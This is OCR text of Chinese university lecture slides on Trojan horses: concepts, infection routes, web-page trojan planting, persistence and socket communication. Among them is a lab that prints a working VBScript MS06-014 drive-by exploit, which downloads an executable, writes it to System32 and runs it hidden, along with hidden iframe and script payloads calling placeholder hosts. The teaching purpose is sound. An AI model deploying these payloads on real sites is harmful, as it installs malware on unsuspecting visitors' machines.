
清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践

第5章 特洛伊木马 (Trojan horse)

刘功申
上海交通大学网络空间安全学院
School of Cyber Science and Engineering

《特洛伊木马》电影图片



本章的学习目标

- 掌握特洛伊木马的概念
- 了解木马技术的发展趋势
- 掌握木马开发实例
- 理解木马的关键技术
- 掌握木马攻击的方法
- 掌握木马防范方法

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

主要内容

- 木马的介绍
  - 定义、分类、进展
- 木马的关键技术
  - 植入技术
  - 通信技术
  - 隐藏技术
- 木马实例
  - BO2K-开源木马
- 木马检测、清除、防范
  - 关键技术、实用工具、防范
- 怎样才能使计算机更安全？

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

木马的介绍

概念

- 特洛伊木马(Trojan Horse)：是一种与远程计算机之间建立起连接，使远程计算机能够通过网络控制用户计算机系统并且可能造成用户的信息损失、系统损坏甚至瘫痪的程序。

木马的组成

- 硬件：控制端、服务端、Internet
- 软件：控制端程序、木马程序、木马配置程序
- 连接：控制、服务端IP, 控制、服务端Port

基本特征

- 1、隐蔽性是其首要的特征
  - 木马和远程控制软件的最主要区别
  - 不产生图标
  - 不出现在任务管理器中。
- 2、它具有自动运行性
  - 启动文件、启动组、注册表

- 3、木马程序具有欺骗性
  - 名字方式：字母“l”与数字“1”、字母“o”与数字“0”
  - 相同文件名但不同路径
  - 常用图标：Zip
- 4、具备自动恢复功能(高级技术)
- 5、能自动打开特别的端口
- 6、功能的特殊性
  - 搜索缓存中的口令、设置口令、扫描目标机器的IP地址、进行键盘记录、远程注册表的操作、以及锁定鼠标等功能
- 7、黑客组织趋于公开化

木马的分类

- 1、远程控制型木马
  - BO和冰河
- 2、发送密码型木马
- 3、键盘纪录型木马
- 4、破坏型木马
- 5、FTP型木马

远程控制、木马与病毒

- 木马和控制软件
  - 目的不同
  - 有些木马具有控制软件的所有功能
  - 是否隐藏
- 木马和普通病毒
  - 传播性（木马不如病毒）
  - 两者相互融合
    - 木马程序YAI采用了病毒技术
    - “红色代码”病毒已经具有木马的远程控制功能

木马的发展趋势

- 跨平台性
- 模块化设计
- 更新更强的感染（传播、植入）模式
- 即时通知
- 更强更多的功能

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

木马的关键技术

技术进展

- 历史上概括为4个阶段：
  - 第一阶段主要实现简单的密码窃取、发送等功能，没有什么特别之处。
  - 第二阶段在技术上有了很大的进步，主要体现在隐藏、控制等方面。国内冰河可以说是这个阶段的典型代表之一。
  - 第三阶段在数据传递技术上做了不小的改进，出现了基于ICMP协议的木马，这种木马利用ICMP协议的畸形报文传递数据，增加了查杀的难度。

- 第四阶段在进程隐藏方面做了非常大的改动，采用了内核插入式的嵌入方式，利用远程插入线程技术嵌入DLL线程，或者挂接PSAPI实现木马程序的隐藏。即使在Windows NT/2K下，这些技术都达到了良好的隐藏效果。
- 相信，第五代木马的技术更加先进。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

木马的关键技术

——植入技术

上海交通大学 网络空间安全学院
School Of Cyber Security,ShanghaiJiao Tong University

植入技术

- 升级植入：打补丁是目前内核及功能升级重要途径。由于升级包发布途径不严格且非常复杂，因此，这将成为传播木马的一个有效途径。
- 网站（网页）植入：网站挂马是传播木马的最佳途径之一。把木马连接潜入到网站上，当用户访问该网站时，把木马自动种植到用户的计算机上。在辅助以附加手段的前提下，该方法也可以实现定点植入。
- 漏洞植入：木马通过操作系统的漏洞直接传播给计算机，其中间桥梁是诸如局域网、Internet、WiFi、蓝牙、红外等网络连接。

- U盘植入：木马先寄宿在计算机或U盘上。当U盘和计算机连接时，相互传播。该方法利用了U盘介质的移动性。
- 程序绑定：传播木马的最佳途径之一。把木马和常用的共享软件绑定在一起，当用户下载了免费共享软件并安装或使用时，木马就种植到其计算机上。

网站挂马

- 网页挂马就是攻击者通过在正常的页面中（通常是网站的主页）插入一段代码。浏览者在打开该页面的时候，这段代码被执行，然后下载并运行某木马的服务器端程序，进而控制浏览者的主机。


- 存在两种网页挂马方式：传统的直接挂马和新的间接挂马方式。

传统方式

- 黑客直接在被入侵网站上挂马。影响群体为直接访问这个网站的用户。

网页挂马的新方式

- 被挂马网站是第三方知名“统计网站”编写的用于收集统计用户浏览网页数据信息的代码。黑客正是利用了这些统计网站进行挂马，从而使得所有使用了该统计代码的网站全部都被间接挂马。



清华大学出版社
TSINGHUA UNIVERSITY PRESS

网页挂马的关键技术

- 框架挂马
- js挂马
- 图片伪装挂马
- 网络钓鱼挂马
- 伪装挂马

框架挂马

- 攻击者利用iframe语句，加载到任意网页中。是最早也是最有效的的一种网络挂马技术。
- 代码如下：
  - <iframe. src=http://www.xxx.com/muma.html width=0 height=0></iframe>
- 原理：在打开插入该句代码的网页后，也就打开了http://www.xxx.com/muma.html页面，但是由于它的长和宽都为“0”，所以很难察觉，非常具有隐蔽性。

js挂马

- 利用js脚本调用进行的网页挂马技术。攻击者先制作一个.js文件，然后利用js代码调用到挂马的网页。
- 代码如下：
  - <script. language=javascript. src=http://www.xxx.com/gm.js></script>
- 原理：http://www.xxx.com/gm.js就是一个js脚本文件，通过它调用和执行木马的服务端。这些js文件一般都可以通过工具生成，攻击者只需输入相关的选项就可以了。

图片伪装挂马

- 该技术用于逃避杀毒监视的技术。攻击者将类似：http://www.xxx.com/test.htm中的木马代码植入到test.gif图片文件中。
- 代码：
  - <html>
  - <iframe. src="http://www.xxx.com/test.htm" height=0 width=0></iframe>
  - <img src="http://www.xxx.com/test.jpg">
  - </html>
- 原理：当用户打开http://www.xxx.com/test.htm时，显示给用户的是http://www.xxx.com/test.jpg，而http://www.xxx.com/test.htm网页代码也随之运行。

网络钓鱼挂马

- 网络中最常见的欺骗手段，黑客们利用人们的猎奇、贪心等心理伪装构造一个链接或者一个网页，利用社会工程学欺骗方法，引诱点击，当用户打开一个看似正常的页面时，网页代码随之运行，隐蔽性极高。

伪装挂马

- 高级欺骗，黑客利用IE或者Firefox浏览器的设计缺陷制造的一种高级欺骗技术，当用户访问木马页面时地址栏显示www.sina.com或者security.ctocio.com.cn等用户信任地址，其实却打开了被挂马的页面，从而实现欺骗。
- 代码如下（在貌似http://safe.it168.com的链接上点击却打开了http://www.hacker.com.cn）：

-
-
-
- <table>
- <caption>
- <label for="qipian">
- <u style="cursor;pointer;color;blue">
- safe.it168.com IT168安全版块
- </u>
- </label>
- </caption>
- </table>
-
-


网页挂马实验（实验六）

- 该挂马方法利用了MS06-014漏洞。
- 该漏洞是Windows的RDS.Dataspace ActiveX实现上存在漏洞，远程攻击者可能利用此漏洞在获取主机的控制。
- 在某些情况下，MDAC所捆绑的RDS.Dataspace ActiveX控件无法确保能够进行安全的交互，导致远程代码执行漏洞，成功利用这个漏洞的攻击者可以完全控制受影响的系统。

- [实验目的]
- 通过该实验掌握网站挂马的方法。
- [实验环境]
- Windows 2000 Professional SP4
- IIS 5.x
- IE 5.x
- [实验素材]
- 附书资源目录 experimemt\ms06014

实验准备

- 如图，把这些文件用IIS发布。其中WriteReg.exe可以不发布。WriteReg.exe和WriteReg.pdf内容完全一致，只是扩展名不同而已。这样做的目的是更加便于隐藏。



第一步：检测一下是否存在该漏洞

```
<head><title>检测MS06-014漏洞</title>
<script language=VBScript>
on error resume next
set zero = document.createElement("ob" & "ject")
zero.setAttribute "cl" & "assid", "cl" & "sid:BD" & "96C556-65A3-11D0-983A-00C04" & "FC29E36"
str3 = "Ad" & "odb.St" & "ream"
set F = zero.createobject(str3,"")
if Not Err.Number = 0 then
err.clear
document.write ("<CENTER><font color=00FF00>黑客风云友情提示：恭喜！您的系统不存在MS06-014漏洞。
</font></CENTER>")
else
document.write ("<CENTER><font color=00FF00>黑客风云友情提示：危险！您的系统存在MS06-014漏洞！！！
<br><br>补丁地址：<a href='http://www.microsoft.com/china/technet/security/bulletin/ms06-
014.mspx'>http://www.microsoft.com/china/technet/security/bulletin/ms06-
014.mspx</a></font></CENTER>")
end if
</script>
</head>
</html>
```

第二步：准备个简单的木马

- 该程序是个可执行程序，它要被挂到网站上，等着别人来上钩。
- 其功能是：执行后把自己改名字并存储到System32下；修改注册表，实现自加载。

第三步：核心程序

```
<html>
<script language="VBScript">
 'tj_ads = "http://www.xxx.com/server.exe"
 tj_ads = "http://192.168.1.112/testtrojan/writereg.pdf"
 Set df = document.createElement("object")
 df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
 str="Microsoft.XMLHTTP"
 Set x = df.CreateObject(str,"")
 str="Adodb.Stream"
 set Sour = df.createobject(str,"")
 Sour.type = 1
 x.Open "GET", tj_ads, False
 x.Send
 tj_name="writereg.exe"  '可改为木马的文件名称
 set F = df.createobject("Scripting.FileSystemObject","")
 set sys32 = F.GetSpecialFolder(1)      '0 Windows 文件夹, 1 windows\system32 文件夹, 2 缓存文件夹
 tj_name= F.BuildPath(sys32,tj_name)
 Sour.open
 Sour.write x.responseBody
 Sour.savetofile tj_name,2
 Sour.close
 set R_tj = df.createobject("Shell.Application","")
 R_tj.ShellExecute tj_name,"","","open",0
</script>
<body>
```

第四步：进一步伪装

```
<img src="eclipse.jpg">
<iframe src="http://192.168.1.112/testtrojan/ms06-014.htm" height="0" frameborder="0">
```

清华大学出版社
TSINGHUA UNIVERSITY PRESS

第五步：看看效果吧

- 演示过程

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

木马的关键技术

——自加载技术

上海交通大学 网络空间安全学院
School Of Cyber Security,ShanghaiJiao Tong University

系统文件加载

- 1.修改批处理
  - Autoexec.bat(自动批处理，在引导系统时执行)
  - Winstart.bat(在启动GUI图形界面环境时执行)
  - Dosstart.bat(在进入MS-DOS方式时执行)

- 2.修改系统配置
  - win.ini文件中的启动加载项：[windwos]段中有如下加载项：
    - run=
    - Load=
  - system.ini中的启动加载项：在[BOOT]子项中的“Shell”项：
    - shell=

- 3 修改注册表
  - HKEY_CLASSES_ROOT：此处存储的信息可以确保当使用Windows资源管理器打开文件时，将使用正确的应用程序打开对应的文件类型。
  - HKEY_CURRENT_USER：存放当前登录用户的有关信息。用户文件夹、屏幕颜色和“控制面板”设置存储在此处。该信息被称为用户配置文件。
  - HKEY_LOCAL_MACHINE：包含针对该计算机（对于任何用户）的配置信息。
  - HKEY_USERS：存放计算机上所有用户的配置文件。
  - HKEY_CURRENT_CONFIG：包含本地计算机在系统启动时所用的硬件配置文件信息。
  - HKEY_DYN_DATA：记录系统运行时刻的状态。

- 3.1 通过注册表中的Run来启动
  - (Run),
  - (RunOnce),
  - (RunOnceEx),
  - (RunServices),
  - (RunServicesOnce)

- 3.2 通过文件关联启动
  - 当用户打开了一个已修改了打开关联的文件时，木马也就开始了它的运作。
  - 选择文件格式中的“打开”、“编辑”、“打印”项目。
  - 例如冰河木马病毒
    - [HKEY_CLASSES_ROOT\txtfile\shell\open\command]中的键值 “c:\windows\notepad.exe %1”，改为“sysexplr.exe %1”。

- 4.借助自动运行功能
  - 根目录下新建一个Autorun.inf
  - [autorun]
  - open=Notepad.exe

- 5. 通过API HOOK启动
  - 利用经常使用的API启动木马

- 6.通过VXD启动
  - 写成Vxd并写入[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD]
- 7.通过浏览网页启动
  - 利用MIME的漏洞。
- 8.利用Java applet等网络编程语言启动

- 9.利用系统自动运行的程序
  - 例如，ScanDisk等程序，在一定情况下，系统会自动启动它们。

- 10. 由其他进程引导
  - 例如，采用远程线程插入技术的木马，当宿主程序的进程启动时，木马就以线程的方式插入其中自动运行。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材


恶意代码与计算机病毒
——原理、技术和实践


木马的关键技术

——通信技术


上海交通大学 网络空间安全学院
School Of Cyber Security,ShanghaiJiao Tong University

Socket技术






无连接套接应用程序时序图



面向连接套接应用程序时序图

通信实例


控制端
服务端
(1) 建立连接前
A
202.102.47.56
①
7626
B
②
?
(2) 获得服务端 IP
通过信息反馈或IP扫描获得服务器IP地址
(3) 木马连接建立
③
A
1037
7626
B
202.102.47.56
④
202.96.96.101
① 控制端 IP
② 木马端口
③ 服务端端口
④ 服务端 IP

- 编程语言选择

- 以CSocket为基类生成CMySocket类。CMySocket类的功能是用来使本程序变成一个服务器程序。

自动隐藏

```
// Win9x隐藏技术
